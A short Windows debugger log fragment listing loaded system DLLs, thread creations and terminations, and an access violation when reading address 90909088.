77480000 Modules C:\Windows\system32\imm32.dll
774D0000 Modules C:\Windows\SYSTEM32\sechost.dll
774F0000 Modules C:\Windows\system32\comdlg32.dll
77570000 Modules C:\Windows\system32\LPK.dll
77363C20 [18:03:31] Attached process paused at ntdll.DbgBreakPoint
         [18:03:36] Thread 00000D4C terminated, exit code 0
         [18:04:02] Thread 00000AE8 terminated, exit code 0
400067A4 New thread with ID 00000D98 created
         [18:04:08] Thread 00000D98 terminated, exit code 0
         [18:04:25] Thread 00000AFC terminated, exit code 0
         [18:04:32] Thread 00000AEC terminated, exit code 0
         [18:04:32] Thread 00000AF8 terminated, exit code 0
40006834 [18:04:34] Access violation when reading [90909088]
```